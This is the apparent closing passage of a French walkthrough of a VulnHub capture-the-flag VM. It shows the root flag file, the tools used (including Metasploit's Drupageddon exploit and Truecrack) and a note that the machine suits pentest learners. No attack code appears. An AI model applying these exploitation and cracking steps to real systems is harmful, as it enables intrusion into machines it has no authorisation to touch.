drwxr-xr-x 3 root root 1,0K 12 avril  2016 ..
-r-------- 1 root root  872 12 avril  2016 flag.txt

┌──(root㉿kali)-[/media/veracrypt1/.secret/.top]
└─# cat flag.txt

CONGRATULATIONS

Firstly, thanks for trying this VM. If you have rooted it, well done!

Shout-outs go to #vulnhub for hosting a great learning tool. A special thanks
goes to barrebas and junken for help in testing and final configuration.
                                                              --knightmare
```

Continuer la recherche essayer de récupère ces 3 images aussi





Conclusion

🎯 Objectif atteint :

Le conteneur chiffré TrueCrypt a été audité, exploité, déchiffré et ouvert avec succès.

🔑 Flag récupéré :

/media/veracrypt1/.secret/.top/FLAG

🛠 Outils utilisés :

- Netdiscover

- Nmap
- Nikto
- Metasploit (Drupageddon CVE-2014-3704)
- Searchsploit
- Truecrack
- VeraCrypt

📌 Remarques :

Cette machine est idéale pour les apprenants au pentest, à l'exploitation locale Linux et à la manipulation de conteneurs TrueCrypt.